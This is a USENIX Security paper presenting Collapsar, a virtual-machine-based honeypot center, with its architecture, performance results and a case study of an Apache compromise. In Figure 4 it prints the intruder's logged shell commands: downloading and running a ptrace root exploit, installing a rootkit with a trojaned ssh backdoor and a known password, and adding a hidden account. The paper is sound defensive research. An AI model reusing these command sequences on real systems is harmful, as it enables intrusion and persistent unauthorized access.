USENIX Association

Proceedings of the 13th USENIX Security Symposium

San Diego, CA, USA
August 9–13, 2004

Collapsar: A VM-Based Architecture for Network Attack Detention Center

Xuxian Jiang, Dongyan Xu
Center for Education and Research in Information Assurance and Security (CERIAS) and Department of Computer Sciences
Purdue University
West Lafayette, IN 47907, USA
{jiangx, dxu}@cs.purdue.edu

Abstract

The honeypot has emerged as an effective tool to provide insights into new attacks and current exploitation trends. Though effective, a single honeypot or multiple independently operated honeypots only provide a limited local view of network attacks. Deploying and managing a large number of coordinating honeypots in different network domains will not only provide a broader and more diverse view, but also create potentials in global network status inference, early network anomaly detection, and attack correlation in large scale. However, coordinated honeypot deployment and operation require close and consistent collaboration across participating network domains, in order to mitigate potential security risks associated with each honeypot and the non-uniform level of security expertise in different network domains. It is challenging, yet desirable, to provide the two conflicting features of decentralized presence and uniform management in honeypot deployment and operation.

To address these challenges, this paper presents Collapsar, a virtual-machine-based architecture for network attack detention. A Collapsar center hosts and manages a large number of high-interaction virtual honeypots in a local dedicated network. These honeypots appear, to potential intruders, as typical systems in their respective production networks. Decentralized logical presence of honeypots provides a wide diverse view of network attacks, while the centralized operation enables dedicated administration and convenient event correlation, eliminating the need for honeypot experts in each production network domain. We present the design, implementation, and evaluation of a Collapsar testbed. Our experiments with several real-world attack incidences demonstrate the effectiveness and practicality of Collapsar.

1 Introduction

Recent years have witnessed a phenomenal increase in network attack incidents [16]. This has motivated research efforts to develop systems and testbeds for capturing, monitoring, analyzing, and, ultimately, preventing network attacks. Among the most notable approaches, the honeypot [9] has emerged as an effective tool for observing and understanding intruder's toolkits, tactics, and motivations. A honeypot's nature is to suspect every packet transmitted to/from it, giving it the ability to collect highly concentrated and less noisy datasets for network attack analysis.

However, honeypots are not panacea and suffer from a number of limitations. In this paper, we will focus on the following limitations of independently operated honeypots:

- A single honeypot or multiple independently operated honeypots only provide a limited local view of network attacks. There is a lack of coordination among honeypots running in different networks, causing them to miss the opportunity to form a wide diverse view for global network attack monitoring, correlation, and trend prediction.
- Honeypot deployment has inherent security risks and requires non-trivial efforts in monitoring and interpreting honeypot status. Strong security expertise is needed for safe and effective honeypot operations. However, such expertise is not likely to be available everywhere. Lack of judicious and consistent governance of honeypots calls for a centralized honeypot management scheme backed by special expertise and strict regulations.

It is challenging, yet desirable, to accommodate two conflicting features in honeypot deployment and operation: decentralized presence and centralized management. To address these challenges, this paper presents

Collapsar, a virtual machine (VM) based architecture for a network attack detention center. A Collapsar center hosts and manages a large number of honeypots in a local dedicated physical network. However, to the intruders, these honeypots appear to be in different network domains. These two seemingly conflicting features are achieved by Collapsar. On one hand, honeypots are logically present in different physical production networks, providing a more distributed diverse view of network attacks. On the other hand, the centralized physical location gives security experts the ability to locally manage honeypots and collect, analyze, and correlate attack data pertaining to multiple production networks.

There are two types of components in Collapsar: functional components and assurance modules. Functional components are integral parts of Collapsar, responsible for creating decentralized logical presence of honeypots. Through the functional components, suspicious traffic will be transparently redirected from different production networks to the Collapsar center (namely the physical detention center) where honeypots accept traffic and behave, to the intruders, like authentic hosts. Assurance modules are pluggable and are responsible for mitigating the risks associated with honeypots and collecting tamper-proof log information for attack analysis.

In summary, Collapsar has the following advantages over conventional honeypot systems: (1) distributed virtual presence, (2) centralized management, and (3) convenient attack correlation and data mining. The rest of this paper is organized as follows: Section 2 presents background information about conventional honeypots and describes the Collapsar vision and challenges. The architecture of Collapsar is presented in Section 3, while the implementation details of Collapsar are described in Section 4. Section 5 evaluates Collapsar's performance. Section 6 presents several real-world attack incidents captured by our Collapsar prototype. Related work is presented in Section 7. Finally, we conclude this paper in Section 8.

2 Honeypots and Collapsar

According to Lance Spitzner's definition [37], a honeypot is a "security resource whose value lies in being probed, attacked, or compromised." The resource can be actual computer systems, scripts running emulated services [36], or honeytokens [40]. This paper focuses on honeypots in the form of actual computer systems.

Honeypots can be classified based on level of interaction with intruders. The typical classifications are: *high-interaction* honeypots, *medium-interaction* honeypots, and *low-interaction* honeypots. High-interaction honeypots allow intruders to access a full-fledged operating system with few restrictions, although, for security reason, the surrounding environment may be restricted to confine any hazardous impact of honeypots. This is highly valuable because new attack tools and vulnerabilities in real operating systems and applications can be brought to light [13]. However, such a value comes with high risk and increased operator responsibility. Medium-interaction honeypots involve less risk but more restrictions than high-interaction honeypots. One example of medium-interaction is the use of *jail* or *chroot* in a UNIX environment. Still, medium-interaction honeypots provide more functionalities than low-interaction honeypots, which are, on the contrary, easier to install, configure, and maintain. Low-interaction honeypots can emulate a variety of services that the intruders can (only) interact with.

Another classification criteria differentiates between *physical* honeypots and *virtual* honeypots. A physical honeypot is a real machine in a network, while a virtual honeypot is a virtual machine hosted in a physical machine. For example, *honeyd* [36] is an elegant and effective low-interaction virtual honeypot framework. In recent years, advances in virtual machine enabling platforms have allowed for development and deployment of virtual honeypots. Virtual machine platforms such as VMware [11] and User-Mode Linux (UML) [24] enable high-fidelity emulation of physical machines, and have been increasingly adopted to host virtual honeypots [9].

2.1 Collapsar: Vision and Challenges

Honeypots in Collapsar can be categorized as *high-interaction* and *virtual*. More importantly, Collapsar honeypots are physically located in a dedicated local network but are logically dispersed in multiple network domains. This property reflects the vision of *Honeyfarm* [39] proposed by Lance Spitzner. However, to the best of our knowledge, there has been no prior realization of Honeyfarm using high-interaction honeypots, with detailed design, implementation, and real-world experiments. Furthermore, we demonstrate that by using *high-interaction* honeypots, the Honeyfarm vision can be more completely realized than using low-interaction honeypots or passive traffic monitors. Meanwhile, we identify new challenges associated with high-interaction honeypots in mitigating risks and containing attacks.

The development of Collapsar is more challenging than the deployment of a stand-alone decoy system. System authenticity requires honeypots to behave, from an intruder's point of view, as normal hosts in their associated network domains. From the perspective of Collapsar operators, the honeypots should be easily configured, monitored, and manipulated for system manageability. To realize a full-fledged Collapsar, the following problems need to be addressed:




Figure 1: Architecture of Collapsar: a VM-based network attack detention center

- How to redirect traffic? Traffic toward a honeypot should be transparently redirected from the target network to the Collapsar center without the intruder being aware of the redirection. Traffic redirection can be performed by network routers or by end-systems. While the end-system-based approach adds additional delay to the attack packets and introduces extra traffic to the target production network, the router-based approach requires network administration privileges in every target network domain. Moreover, a virtual honeypot in the Collapsar center is expected to exhibit similar network configuration and behavior as the regular hosts in the same target network. Such requirements add to the complexity of redirection mechanisms.
- What traffic to redirect? To achieve high authenticity, all traffic to a honeypot needs to be redirected, even if some traffic (such as broadcast) is not bound exclusively for the honeypot. However, redirection of all related traffic will incur considerable overhead. More seriously, some traffic may contain sensitive or private information that the intruder should not be given access to. Such information should be filtered before redirection. While judicious traffic redirection is necessary to create authentic environments for trapping highly motivated intruders, it could be somewhat relaxed for capturing self-propagating computer worms.
- When to stop an intrusion? Honeypots are designed to exhibit vulnerability and are likely to be compromised. However, the vulnerability may cascade. A compromised honeypot can be used in another round of worm propagation or DDoS attack. Collapsar should detect and prevent such attacks before any real damage is done. However, simply blocking all outgoing traffic is not a good solution, because it will curtail the collection of evidence of the attacks, such as communication with other cohorts and the downloading of rootkits. The challenge is to decide the right time to say 'Freeze!' to the intruder.

This paper presents our solutions to the first problem. For the second and the third problems, we have developed Collapsar components and mechanisms for the enforcement of different traffic filtering and attack curtailing policies specified by Collapsar operators and network administrators. This paper does not address any specific policy and its impact. Instead, it focuses on the architectural and functional aspects of Collapsar.

3 Architecture of Collapsar

The architecture of Collapsar is shown in Figure 1. Collapsar is comprised of three main *functional components*: the *redirector*, the *front-end*, and the *virtual honeypot* (VM). These components work together to achieve authenticity-preserving traffic redirection. Collapsar also includes the following *assurance modules* in order to capture, contain, and analyze the activities of intruders: the *logging module*, the *tarpitting module*, and the *correlation module*.

3.1 Functional Components

3.1.1 Redirector

The redirector is a software component running on a designated machine in each target production network. Its purpose is to forward attack-related traffic to virtual honeypots in the Collapsar center which will accept traffic and behave like normal hosts under attack. A redirector has three main functions: traffic capture, traffic filtering, and traffic diversion. Traffic capture involves the interception of all packets (including unicast and multicast packets) toward a honeypot. Since the captured packets may contain sensitive information, traffic filtering needs to be performed according to rules specified by the network administrator. Finally, packets that have gone through the filter will be encapsulated and diverted to the Collapsar center by the traffic diversion function.

3.1.2 Front-end

The front-end is a gateway to the Collapsar center. It receives encapsulated packets from redirectors in different production networks, decapsulates the packets, and dispatches them to the intended virtual honeypots in the Collapsar center. To avoid becoming a performance bottleneck, multiple front-ends may exist in a Collapsar center.

In the reverse direction, the front-end accepts response traffic from the honeypots, and scrutinizes all packets with the help of assurance modules (to be described in Section 3.2) for attack stoppage. If necessary, the front-end will curtail the interaction with the intruder to prevent a compromised honeypot from attacking other hosts on the Internet. If a policy determines that continued interaction is allowed, the front-end will forward the packets back to their original redirectors which will then redirect the packets into the network, such that the packets appear to the remote intruder as originating from the target network.

3.1.3 Virtual Honeypot

Honeypots accept packets coming from redirectors and behave as if they are hosts in the targeted production network being probed. Physically, the traffic between the intruder and the honeypot follows the path from intruder's machine to redirector to Collapsar front-end to honeypot. Logically, the intruder interacts *directly* with the honeypot. To achieve authenticity, the honeypot has the same network configuration as other hosts in the production network including the default router, DNS servers, and mail servers. Honeypots in Collapsar are virtual machines hosted by physical machines in the Collapsar center. Virtualization not only achieves resource-efficient honeypot consolidation, but also adds powerful capabilities to network attack investigation such as tamper-proof logging, capturing of live image snapshots, and dynamic honeypot creation and customization [38].

3.2 Assurance Modules

The Collapsar functional components create virtual presence of honeypots. Assurance modules provide necessary facilities for attack investigation and mitigation of associated risks.

3.2.1 Logging Module

Recording how an intruder exploits software vulnerabilities is critical to understanding the tactics and strategies of intruders [9]. All communications related to honeypots are highly suspicious and need to be recorded. However, the traditional Network Intrusion Detection System (NDIS) based on packet sniffing may become less effective if the attack traffic is encrypted. In fact, it has become common for intruders to communicate with compromised hosts using encryption-capable backdoors, such as trojaned *sshd* daemons. In order to log the details of such attacks without intruders tampering with the log, the logging module in each honeypot consists of sensors embedded in the honeypot's guest OS as well as log storage in the physical machine's host OS. As a result, log collection is invisible to the intruder and the log storage is un-reachable by the intruder.

3.2.2 Tarpitting Module

Deploying high-interaction honeypots is risky in that they can be used by an intruder as a platform to launch a second round of attack or to propagate worm. To mitigate such risks, the Collapsar's tarpitting module subverts intruder activities by (1) throttling out-going traffic from honeypots [41] by limiting the rate packets are sent (for example TCP-SYN packets) or reducing average traffic volume and (2) scrutinizing out-going traffic based on known attack signatures, and crippling detected attacks by invalidating malicious attack codes [7].

3.2.3 Correlation Module

Collapsar provides excellent opportunities to mine log data for correlated events that an individual honeypot or multiple independently operated honeypots cannot offer. Such capability is enabled by the correlation module. For example, the correlation module is able to detect network scanning by correlating simultaneous or sequential probing (ICMP echo requests or TCP-SYN packets) of honeypots that logically belong to different production networks. If the networks are probed within a short period

(such as in a couple of seconds), it is likely the network is being scanned. The correlation module can also be used to detect *on-going* DDoS attacks [35], worm propagations [43], and hidden overlay networks such as IRC-based networks or peer-to-peer networks formed by certain worms.

4 Implementation of Collapsar

In this section, we present the implementation details of Collapsar. Based on virtual machine technologies, Collapsar is able to support virtual honeypots running various operating systems.

4.1 Traffic Redirection

There are two approaches to transparent traffic redirection: the router-based approach and the end-system-based approach. In the router-based approach, an intermediate router or the edge router of a network domain can be configured to activate the Generic Routing Encapsulation (GRE) [28, 29] tunneling mechanism to forward honeypot traffic to the Collapsar center. The approach has the advantage of high network efficiency. However, it requires the privilege of router configuration. On the other hand, the end-to-end approach does not require access and changes to routers. Instead, it requires an application-level redirector in the target production network for forwarding packets between the intruder and the honeypot. In a fully cooperative environment such as a university campus, the router-based approach may be a more efficient option, while in an environment with multiple autonomous domains, the end-system-based approach may be adopted for easy deployment. In this paper, we describe the design and implementation of the end-system-based approach.

To more easily describe the end-system-based approach, let R be the default router of a production network, H be the IP address of the physical host where the redirector component runs, and V be the IP address of the honeypot as appearing to the intruders. H, V, and an interface of R, say I_1, belong to the same network. When there is a packet addressed to V, router R will receive it first and then try to forward the packet based on its current routing table. Since address V appears in the same network as I_1, R will send the packet over I_1. To successfully forward the packet to V, R needs to know the corresponding MAC address of V in the ARP cache table. If the MAC address is not in the table, an ARP request packet will be broadcasted to get the response from V. H will receive the ARP request. H knows that there is no real host with IP address V. To answer the query, H responds with its own MAC address, so that the packet to V can be sent to H and the redirector in H will then forward the packet to the Collapsar center. Note that one redirector can support the virtual presence of *multiple* honeypots in the same production network.

The redirector is implemented as a virtual machine running our extended version of UML. This approach adds considerable flexibility to the redirector since the VM is able to support policy-driven configuration for packet filtering and forwarding, and can be conveniently extended to support useful features such as packet logging, inspection, and in-line rewriting. The redirector has two virtual NICs: the *pcap/libnet* interface and the *tunneling* interface. The *pcap/libnet* interface performs the actual packet capture and injection. Captured packets will be echoed as input to the UML kernel. The redirector kernel acts as a bridge, and performs policy-driven packet inspection, filtering, and subversion. The *tunneling* interface tunnels the inspected packets transparently to the Collapsar center. For communication in the opposite direction, the redirector kernel's *tunneling* interface accepts packets from the Collapsar center and moves them into the redirector kernel itself, which will inspect, filter, and subvert the packets from the honeypots, and reinject the inspected packets into the production network through the *pcap/libnet* interface.

4.2 Traffic Dispatching

The Collapsar front-end is similar to a transparent firewall. It dispatches incoming packets from redirectors to their respective honeypots based on the destination field in the packet header. The front-end can also be implemented using UML which creates another point for packet logging, inspection, and filtering.

Ideally, packets should be forwarded directly to the honeypots after dispatching. However, virtualization techniques in different VM enabling platforms complicate this problem. In order to accommodate various VMs (especially those using VMware), the front-end will first inject packets into the Collapsar network via an injection interface. The injected packets will then be claimed by the corresponding virtual honeypots and be moved into the VM kernels via their virtual NICs. This approach supports VMware-based VMs without any modification. However, it incurs additional overhead (as shown in Section 5). Furthermore, it causes the undesirable *cross-talk* between honeypots which logically belong to different production networks. Synthetic cross-talk may decrease the authenticity of Collapsar. A systematic solution to this problem requires a slight modification to the virtualization implementation, especially the NIC virtualization. Unfortunately, modifying the VM requires the access to the VM's source code. With open-source VM implementations, such as UML, the injection interface of the front-end can be modified to feed packets directly

into the VM (honeypot) kernels. As shown in Section 5, considerable performance improvement will be achieved with this technique.

4.3 Virtual Honeypot

The virtual honeypots in Collapsar are highly interactive. They can be compromised and fully controlled by intruders. Currently, Collapsar supports virtual honeypots based on both VMware and UML. Other VM enabling platforms such as Xen [22], Virtual PC [10], and UML-Linux [30] will also be supported in the future.

VMware is a commercial software system and is one of the most mature and versatile VM enabling platforms. A key feature is the ability to support various commodity operating systems and to take snapshot of live virtual machine images. Support for commodity operating systems provides more diverse view of network attacks, while image snapshot generation and restoration (without any process distortion) add considerable convenience to forensic analysis.

As mentioned in Section 4.2, the network interface virtualization of VMware is not readily compatible with Collapsar design. More specifically, VMware creates a special *vmnet*, which emulates an inner bridge. A VMware-hosted virtual machine injects packets directly into the inner bridge, and receives packets from the inner bridge. A special host process is created to be attached to the bridge and acts as an agent to forward packets between the local network and the inner bridge. The ability to read packets from the local network is realized by a loadable kernel module called *vmnet.o*, which installs a callback routine registering for all packets on a specified host NIC via the *dev_add_pack* routine. The packets will be re-injected into the inner-bridge. Meanwhile, the agent will read packets from the inner-bridge and call the *dev_queue_xmit* routine to directly inject packets to the specified host NIC. It is possible to re-write the special host process to send/receive packets directly to/from the Collapsar front-end avoiding the overhead of injecting and capturing packets twice - once in the front-end and once in the special host process. This solution requires modifications to VMware.

UML is an open-source VM enabling platform that runs directly in the unmodified *user space* of the host OS. Processes within a UML (the guest OS) are executed in the virtual machine in exactly the same way as they would be executed on a native Linux machine. Leveraging the capability of *ptrace*, a special thread is created to intercept the system calls made by any process thread in the UML kernel, and redirect them to the guest OS kernel. Meanwhile, the host OS has a separate *kernel space*, eliminating any security impact caused by the individual UMLs.

Taking advantage of UML being open source, we enhance UML's network virtualization implementation such that each packet from the front-end can be immediately directed to the virtual NIC of a UML-based VM. This technique not only avoids the unnecessary packet capture and re-injection, as in VMware, but also eliminates the *cross-talk* between honeypots in the Collapsar center.

4.4 Assurance Modules

Logging modules are deployed in multiple Collapsar components including redirectors, front-ends, and honeypots. Transparent to intruders, logging modules in different locations record attack-related information from *different* view points. Simple packet inspection tools, such as tcpdump [8] and snort [6] are able to record plain traffic, while embedded sensors inside the honeypot (VM) kernel are able to uncover an intruder's encrypted communications. In section 6.1, we will present details of several attack incidences demonstrating the power of in-kernel logging. The in-kernel logging module in VMware-based honeypots leverages an open-source project called *sebek* [5], while in-kernel logging module for UML-based honeypots is performed by *kernort* [31], a kernelized snort [6].

Tarpitting modules are deployed in both the front-end and redirectors. The modules perform in-line packet inspection, filtering, and rewriting. Currently, the tarpitting module is based on *snort-inline* [7], an open-source project. It can limit the number of out-going connections within a time unit (e.g., one minute) and can also compare packet contents with known attack signatures in the *snort* package. Once a malicious code is identified, the packets will be rewritten to invalidate its functionality.

The Collapsar center provides a convenient venue to perform correlation-based attack analysis such as wide-area DDoS attacks or stepping stone attacks [42]. The current prototype is capable of attack correlation based on simple heuristics and association rules. However, the Collapsar correlation module can be extended in the future to support more complex event correlation and data mining algorithms enabling the detection of non-trivial attacks such as low and slow scanning and hidden overlay networks.

5 Performance Measurement

The VM technology provides effective support for high-interaction honeypots. However, the use of virtual machines inevitably introduces performance degradation. In this section, we first evaluate the performance overhead of two currently supported VM platforms: VMware and UML. We then present the end-to-end networking

overhead caused by the Collapsar functional components for traffic redirection and dispatching.

To measure the virtualization-incurred overhead, we use two physical hosts (with aliases *seattle* and *tacoma*, respectively) with no background load, connected by a lightly loaded 100Mbps LAN. *Seattle* is a Dell PowerEdge server with a 2.6GHz Intel Xeon processor and 2GB RAM, while *tacoma* is a Dell desktop PC with a 1.8GHz Intel Pentium 4 processor and 768MB RAM. A VM runs on top of *seattle*, and measurement packets are sent from *tacoma* to the VM. The TCP throughput is measured by repeatedly transmitting a file of 100MB under different socket buffer size, while the latency is measured using standard ICMP packets with different payload sizes. Three sets of experiments are performed: (1) from *tacoma* to a VMware-based VM in *seattle*, (2) from *tacoma* to a UML-based VM in *seattle*, and (3) from *tacoma* directly to *seattle* with *no* VM running. The results in TCP throughput and ICMP latency are shown in Figures 2(a) and 2(b), respectively. The curves "VMware," "UML," and "Direct" correspond to experiments (1), (2), and (3), respectively.

Figure 2(a) indicates that UML performs worse in TCP throughput than VMware, due to UML's user-level virtualization implementation. More specifically, UML uses a *ptrace*-based technique implemented at the user level and emulates an x86 machine by virtualizing system calls. On the other hand, VMware employs the *binary rewriting* technique implemented in the kernel, which inserts a breakpoint in place of sensitive instructions. However, both VMware and UML exhibit similar latency degradation because the (much lighter) ICMP traffic does not incur high CPU load therefore hiding the difference between kernel and application level virtualization. A more thorough and rigorous comparison between VMware and UML is presented in [22].

We then measure the performance overhead incurred by the traffic redirection and dispatching mechanisms of Collapsar. We set up *tacoma* as the Collapsar front-end. In a different LAN, we deploy a redirector running on a machine with the same configuration as *seattle*. The two LANs are connected by a high performance Cisco 3550 router. A machine M in the *same* LAN as the redirector serves as the "intruder" machine, connecting to the VM (honeypot) running in *seattle*. Again, three sets of experiments are performed for TCP throughput and ICMP latency measurement: (1) from M to a VMware-based honeypot in *seattle*, (2) from M to a UML-based honeypot in *seattle*, and (3) from M to the machine hosting the redirector (but without the redirector running). The results are shown in Figures 3(a) and 3(b). The curves "VMware," "UML," and "Direct" correspond to experiments (1), (2), and (3), respectively.

Contrary to the results in Figures 2(a) and 2(b), the UML-based VM achieves *better* TCP throughput and ICMP latency than the VMware-based VM. We believe this is due to the optimized traffic dispatching mechanism implemented for UML (Section 4.2). Another important observation from Figures 3(a) and 3(b) is that traffic redirecting and dispatching in Collapsar incur a non-trivial network performance penalty (comparing with the curve "Direct"). For remote intruders (or those behind a weak link), such penalty may be "hidden" by the already degraded end-to-end network performance. However, for "nearby" intruders, such penalty may be observable by comparing performance to a real host in the same network. This is a limitation of the Collapsar design. Router-based traffic redirection (Section 4.1) as well as future hardware-based virtualization technology are expected to alleviate this limitation.

6 Experiments with Collapsar


In this section, we present a number of real-world network attack incidences captured by our Collapsar testbed. We also present the recorded intruder activities to demonstrate the effectiveness and practicality of Collapsar. Finally, we demonstrate the potential of Collapsar in log mining and event correlation.

6.1 Attack Case Study


In our Collapsar testbed, there are five production networks: three Ethernet LANs, one wireless LAN, and one DSL network. A Collapsar center is located in another Ethernet LAN. The virtual honeypots in the Collapsar center run a variety of operating systems, including RedHat Linux 7.2/8.0, Windows XP Home Edition, FreeBSD 4.2, and Solaris 8.0. Before the start of Collapsar operation, the *md5sum* of every file in a honeypot (virtual machine), except in the Windows honeypot, has been calculated and stored for future references. For each representative attack incidence, we examine the specific vulnerability, describe how the system was compromised, and show the intruder's activities after the break-in. We note that these attacks are *well-known* attacks and have previously been reported. Our only purpose is to demonstrate the effectiveness of Collapsar when facing real-world attacks.

6.1.1 Linux/VMware Honeypot

The first recorded incidence was an attack on an Apache server version 1.3.20-16 running on RedHat 7.2 using the Linux kernel 2.4.7-10. The honeypot compromised was a VMware-based virtual machine in the Collapsar center, with logical presence in one of the LAN production networks.




(a) TCP throughput degradation




(b) ICMP latency degradation (increase)

Figure 2: Comparing virtualization-incurred overhead: VMware vs. UML



(a) TCP throughput degradation



(b) ICMP latency degradation (increase)

Figure 3: Comparing Collapsar-incurred overhead: VMware vs. UML

- **Vulnerability description:** Apache web server versions up to and including 1.3.24 contain a vulnerability [14] in the chunk-handling routines. A carefully crafted invalid request can cause an Apache child process to call the *memcpy()* function in a way that will write past the end of its buffer, corrupting the stack and thus resulting in a stack overflow. Remote intruders can exploit this vulnerability to access the system using the system's Apache account.

  Unpatched Linux kernels version 2.4.x contain a *ptrace* vulnerability [19], which can be exploited by malicious local users to escalate their privileges to root.

- **Incident:** An Apache honeypot was deployed in the Collapsar center at 11:44:03PM on 11/24/2003 and was compromised at 09:33:55AM on 11/25/2003. Collapsar captured all information related to the vulnerability-exploiting process, including the intruder's keystrokes after the break-in as shown in Figure 4. The complete log of the break-in is available on the Collapsar website [18].

  First a TCP connection to port 443 on the honeypot was initiated, then the intruder sent one malicious packet (actually several TCP segments), triggering buffer overflow in the Apache web server. The malicious code contained in the packets spawned a shell with the privilege of the system's Apache account. With the shell, the intruder quickly downloaded, compiled, and executed a program exploiting the *ptrace* vulnerability [19]. Once executed, the *ptrace* exploitation code gave the intruder root privilege. After obtaining root privilege, the intruder downloaded a rootkit called *SHv4 Rootkit*

```
[2003-11-25 09:33:55  aaa.bb.c.126 7817 sh 48]export HISTFILE=/dev/null; echo;
echo ' >>>>  GAME OVER!  Hackerz Win ;)  <<<<'; echo; echo; echo "******  I AM
IN ''hostname -f''  ******"; echo; if [ -r /etc/redhat-release ]; then echo
'cat /etc/redhat-release'; elif [ -r /etc/suse-release ]; then echo SuSe 'cat
/etc/suse-release'; elif [ -r /etc/slackware-version ]; then echo Slackware
'cat /etc/slackware-version'; fi; uname -a; id; echo


[2003-11-25 09:34:01  aaa.bb.c.126 7817 sh 48]cd /tmp
[2003-11-25 09:34:07  aaa.bb.c.126 7817 sh 48]wget http://xxxxxxxxxxxxxxxxxxx.xx
/0304-exploits/ptrace-kmod.c;gcc  ptrace-kmod.c -o p;./p

[2003-11-25 09:35:46  aaa.bb.c.126 7838 sh 0]wget http://xxxxxxx.xx.xx/vip/shauli/
shv4.tar.gz;tar -xzf shv4.tar.gz;cd shv4;./setup rooter 1985


[2003-11-25 09:36:16  aaa.bb.c.126 8009 xntps 0]SSH-1.5-PuTTY-Release-0.53b
[2003-11-25 09:36:57  aaa.bb.c.126 8009 xntps 0]cd /home;adduser ftpd;su ftpd
[2003-11-25 09:37:00  aaa.bb.c.126 8009 xntps 0]cd ftpd;mkdir .logs;cd .logs
[2003-11-25 09:37:04  aaa.bb.c.126 8009 xntps 0]wget http://xxxxxxx.xxx/archive/
v1.2/iroffer1.2b22.tgz;tar -zvxf iroffer1.2b22.tgz;cd iroffer1.2b22;./Configure;make
[2003-11-25 09:37:50  aaa.bb.c.126 8009 xntps 0]mv iroffer syst
[2003-11-25 09:37:52  aaa.bb.c.126 8009 xntps 0]pico rpm
[2003-11-25 09:38:01  aaa.bb.c.126 8009 xntps 0]./syst -b rpm/dev/null &
```

```
- - - - - - - - - - -


1. Gaining a regular
 account: apache


- - - - - - - - - - -

2. Escalating to the
   root privilege
- - - - - - - - - - -

3. Installing a set
    of backdoors
- - - - - - - - - - -


4. Adding the ftp user
   and installing a
   IRC-based ftp server


- - - - - - - - - - -
```

Figure 4: Collapsar log of intruder activities after Apache break-in

```
  **  0 packs  **   30 of 30 slots open, Min: 3.0KB/s
  **  Bandwidth Usage  **  Current: 0.0KB/s,
  **  To request a file type: "/msg xxxxxxxxxxx xxxx send #x"  **
  **  Brought To You By xxxxxx  **
 Total Offered: 0.0 MB  Total Transferred: 0.00 MB
```

Figure 5: Apache attack leading to an *iroffer* backdoor, logged by Collapsar

[34] and installed a trojaned *ssh* backdoor with a password *rooter* on port 1985. Upon successfully installing the trojaned *ssh* server, a login session was initiated from PuTTY version 0.53b, a popular Windows SSH client, to the port 1985 accessing the trojaned *ssh* server, so that all communications between the honeypot and the intruder could be encrypted. Traditional techniques such as tcpdump and NIDS become less effective once traffic is encrypted. However, the Collapsar in-kernel logging module *sebek* [5] was able to hijack *SYS_read* system call and recognize the intruder's keystrokes (Figure 4).

- **Backdoor in action:** Based on the logged keystrokes, we were able to infer the intruder's tactics and goals. The intruder first added a new user account *ftp*, then installed *iroffer* [2]. *Iroffer* is a program that enables the hosting machine to act as a file server for an IRC channel similar to the *Napster* file sharing system [3]. Once started, *iroffer* connected to an IRC server and logged into a certain channel. The intruder was able to remotely re-configure *iroffer* which would periodically report its status in the channel, including available space, files, and transmission status. Figure 5 shows a status report generated by *iroffer* and logged by Collapsar logging module. It indicates that the intruder was able to request/offer files from/to others in the channel.

